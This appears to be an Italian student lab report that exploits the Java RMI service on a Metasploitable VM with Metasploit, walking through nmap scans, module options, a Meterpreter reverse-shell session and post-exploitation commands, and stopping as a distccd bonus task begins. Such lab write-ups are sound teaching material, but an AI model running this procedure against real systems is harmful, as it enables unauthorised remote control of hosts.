
REPORT S7/L5


Obiettivo: La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

SVOLGIMENTO


Ho iniziato configurando gli indirizzi IP delle VM come indicato nella traccia e ho verificato che la comunicazione tra di esse fosse corretta.
Kali-Linux: IP 19 2.16 8 .77.111
Metasploitable: IP 19 2.16 8 .77.112




```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.77.111/24 brd 192.168.77.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
```



```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.77.112
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:65:ec:5e
          inet addr:192.168.77.112  Bcast:192.168.77.255  Mask:255.255.255.0
          inet6 addr: fd00::a00:27ff:fe65:ec5e/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe65:ec5e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:89866 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2974 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7421439 (7.0 MB)  TX bytes:518605 (506.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.77.112
PING 192.168.77.112 (192.168.77.112) 56(84) bytes of data.
64 bytes from 192.168.77.112: icmp_seq=1 ttl=64 time=10.8 ms
64 bytes from 192.168.77.112: icmp_seq=2 ttl=64 time=15.5 ms
64 bytes from 192.168.77.112: icmp_seq=3 ttl=64 time=13.9 ms
^C
── 192.168.77.112 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2051ms
rtt min/avg/max/mdev = 10.812/13.395/15.491/1.941 ms
```




```
msfadmin@metasploitable:~$ ping 192.168.77.111
PING 192.168.77.111 (192.168.77.111) 56(84) bytes of data.
64 bytes from 192.168.77.111: icmp_seq=1 ttl=64 time=1.91 ms
64 bytes from 192.168.77.111: icmp_seq=2 ttl=64 time=0.585 ms
64 bytes from 192.168.77.111: icmp_seq=3 ttl=64 time=52.7 ms

--- 192.168.77.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2052ms
rtt min/avg/max/mdev = 0.585/18.412/52.741/24.280 ms
msfadmin@metasploitable:~$ _
```

Verifico che la porta 1099 sia aperta e vulnerabile con il comando *nmap -sV -p 1099 19 2.16 8 .77.112.*




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 1099 192.168.77.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 07:29 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-d
ns or specify valid servers with --dns-servers
Nmap scan report for 192.168.77.112
Host is up (0.033s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry
```

Avvio Metasploit e uso il comando *search rmi* per individuare moduli specifici correlati a vulnerabilità o exploit del protocollo Remote Method Invocation (RMI).




```
msf6 > search rmi

Matching Modules
================

   #    Name                                                                      Disclo
sure Date  Rank       Check  Description
   -    ----                                                                      ------
---------  ----       -----  -----------
```

Cerco il modulo exploit/multi/misc/java_rmi_server utile perchè progettato per sfruttare una vulnerabilità nel RMI Registry. Questo exploit forza il servizio RMI a caricare una classe java malevola che permette di ottenere il controllo reomto.




```
   221  exploit/multi/misc/java_rmi_server                                      2011-1
0-15       excellent  Yes     Java RMI Server Insecure Default Configuration Java Code Execution
```

Configuro l’exploit utilizzando il modulo appena trovato.




```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload reques
                                         t
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/u
                                         sing-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This mus
                                         t be an address on the local machine or 0.0.0.0 to listen
                                         on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly gene
                                         rated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.77.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) >
```




```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.77.112
RHOSTS ⇒ 192.168.77.112
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT ⇒ 1099
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.77.111
LHOST ⇒ 192.168.77.111
msf6 exploit(multi/misc/java_rmi_server) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/misc/java_rmi_server) >
```

Avviando l’exploit ottengo come risultato un’errore.
Per poter continuare devo modificare il parametro HTTPDELAY configurando il valore a 20.




```
msf6 exploit(multi/misc/java_rmi_server) > use exploit/multi/misc/java_rmi_server
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload reques
                                         t
   RHOSTS     192.168.1.112    yes       The target host(s), see https://docs.metasploit.com/docs/u
                                         sing-metasploit/basics/using-metasploit.html
```




```
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY ⇒ 20
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  20               yes       Time that the HTTP Server will wait for the payload reques
                                         t
   RHOSTS     192.168.1.112    yes       The target host(s), see https://docs.metasploit.com/docs/u
                                         sing-metasploit/basics/using-metasploit.html
```

Ora posso lanciare nuovamente l’exploit ottenendo una sessione Meterpreter.




```
[*] Started reverse TCP handler on 192.168.77.111:4444
[*] 192.168.77.112:1099 - Using URL: http://192.168.77.111:8080/vOENiQLAbD5k
[*] 192.168.77.112:1099 - Server started.
[*] 192.168.77.112:1099 - Sending RMI Header ...
[*] 192.168.77.112:1099 - Sending RMI Call ...
[*] 192.168.77.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.77.112
[*] Meterpreter session 1 opened (192.168.77.111:4444 → 192.168.77.112:45077) at 2025-01-24 07:35:38
 -0500

meterpreter > 
```

Per raccogliere informazioni sulla configurazione di rete uso il comando *ipconfig -a.*



```
meterpreter > ipconfig -a

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.77.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fd00::a00:27ff:fe65:ec5e
IPv6 Netmask : ::
IPv6 Address : fe80::a00:27ff:fe65:ec5e
IPv6 Netmask : ::
```

Infine per ottenere informazioni sulla tabella di routing della macchina vittima utilizzo il comando *run get_local_subnets.*




```
meterpreter > run get_local_subnets

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
Local subnet: ::1/::
Local subnet: 192.168.77.112/255.255.255.0
Local subnet: fd00::a00:27ff:fe65:ec5e/::
Local subnet: fe80::a00:27ff:fe65:ec5e/::
meterpreter > 
```

BONUS 1


Obiettivo: Effettuare l'attacco sul servizio distccd (da Kali contro Metasploitable) e dopo realizzare una privilege escalation per diventare root . Documentare e spiegare accuratamente i passaggi del privilege escalation.

Inizio scansionando l'indirizzo IP di Metasploitable per identificare il servizio distccd con il comando *nmap -p- -T5 192.168.77.112.*



